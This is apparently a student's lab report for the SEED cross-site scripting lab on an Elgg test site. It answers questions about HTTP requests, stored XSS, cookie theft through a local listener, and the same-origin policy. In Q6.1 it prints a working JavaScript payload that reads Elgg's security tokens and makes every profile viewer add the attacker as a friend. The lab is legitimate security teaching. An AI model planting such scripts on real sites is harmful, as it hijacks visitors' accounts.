
Q1: None

Q2:

One GET request:




Explanation: Retrieve a .jpg image named “SilverShadeHover.jpg” from the host “seedsecuritylabs.org” under the path “seedsecuritylabs.org/assets/css/img/SilverShadeHover.jpg” using the https protocol. This request originated from the address “https://seedsecuritylabs.org/assets/css/style\_home.css”.

One POST request:




Explanation: Calls an API from the host “piazza.com” to get online users using the https protocol. The “method” – “network.get\_online\_users” and the parameters “params” - “nid” and “uid”, are written in the body of the POST request. This request originated from the address “https://piazza.com/class/k5ycztohj8k71d”, the address of our PCS class.


Q3:

Step 1: Log in as Samy and embed the JavaScript code into Samy’s profile. 


Step 2: Log out. Then log in as Boby.



Step 3: Search for the user “Samy”.



Step 4: View Samy’s profile and see the alert.




Observations:


After embedding the JavaScript code into Samy’s profile (in the brief description field), I logged in as Boby to view Samy’s profile and saw an alert with content “XSS”. I also observed that as soon as I saved Samy’s profile with the JavaScript embedded, the page (Samy’s profile) was refreshed and the alert could already be observed.

Q4.1:


Step 1: Add additional JavaScript code into Samy’s profile to display the cookies.




Step 2: Save Samy’s profile. Samy’s cookies are displayed since we logged in as Samy.



Step 3: Log out. Then log in as Boby.



Step 4: View Samy’s profile. Boby’s cookies are displayed.



Observations:

After adding the JavaScript code into Samy’s profile (in the brief description field) to display cookies, I logged in as Boby to view Samy’s profile. Apart from seeing an alert with content “XSS” as in the previous question, Boby’s cookies were also displayed.

I also observed that as soon as I saved Samy’s profile with the JavaScript embedded, the page (Samy’s profile) was refreshed and Samy’s cookies were displayed.

Q4.2 Whoever logged in at that moment of viewing Samy’s profile. For example, after saving Samy’s profile (the user being Samy), Samy’s cookies were displayed; when logged in as Boby to view Samy’s profile, Boby’s cookies were displayed.


Q4.3 Yes. The attacker could replace his own cookies with the victim’s cookies. And the server would validate the cookies and believe the attacker is the victim.

Q4.4 Yes and No. It depends on whether the attacker could gain more information/privileges from obtaining the victim’s cookies. For example, if the user were allowed to view his password after logging in, then after the attacker log in as the victim using the victim’s cookies, the attacker can easily check to see the victim’s password. But if the above were not supported, then the attacker cannot directly learn the user’s password. However, it is often the case that a user can change his password after logging in. And if so, the attacker could change the victim’s password.

In our case, No. First, the password is not directly encoded in the cookies. Second, even if the attacker successfully logged in as the victim using the victim’s cookies, the attacker would have to provide the current password in order to change the password.

Q5.1


Step 1: Log in as Samy and embed the JavaScript code into Samy’s profile.




Step 2: Initialize a TCP server listening on port 5555 at 127.0.0.1.




Step 3: Log out. Then log in as Boby.



Step 4: View Samy’s profile.



Step 5: Boby’s cookies are sent to the attacker. (Shown in the GET request)



Observations:

After embedding the JavaScript code into Samy’s profile (in the brief description field), I initialized a TCP server listening on port 5555 at 127.0.0.1. After that I logged in as Boby to view Samy’s profile. Then Boby’s cookies are sent in a GET request to the TCP server and displayed there.

Q5.2 In our case, the parent document/script is an inline script at xsslabelgg.com; and the resource is the cookies at xsslabelgg.com. Therefore, they have the same origin and the access is allowed. In fact, the other server does not get in the way when enforcing the same-origin policy, since it only waits for a GET request sent from xsslabelgg.com, but it does not try to access any resources from xsslabelgg.com.

Q5.3 No. Because the Same-Origin Policy enforces that the document/script loaded from www.xsslabelgg.com cannot interact with the resources (e.g, cookies) at a different origin, in this case www.bankofamerica.com.

Q6.1


<script type="text/javascript">  
    window.onload = function () {  
        var Ajax=null;  
        var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;  
        var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;  
        //Construct the HTTP request to add Samy as a friend.  
        var sendurl="<http://www.xsslabelgg.com/action/friends/add?friend=47>" + ts + token;   
        //Create and send Ajax request to add friend  
        Ajax=new XMLHttpRequest();  
        Ajax.open("GET",sendurl,true);  
        Ajax.setRequestHeader("Host","[www.xsslabelgg.com](http://www.xsslabelgg.com/)");  
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");  
        Ajax.send();  
    }  
</script>

Q6.2

Step 1: Log in as Alice. Add Samy as a friend to figure out what an add-friend HTTP request look like.




Step 2: Log in as Samy and embed the JavaScript code into Samy’s profile.

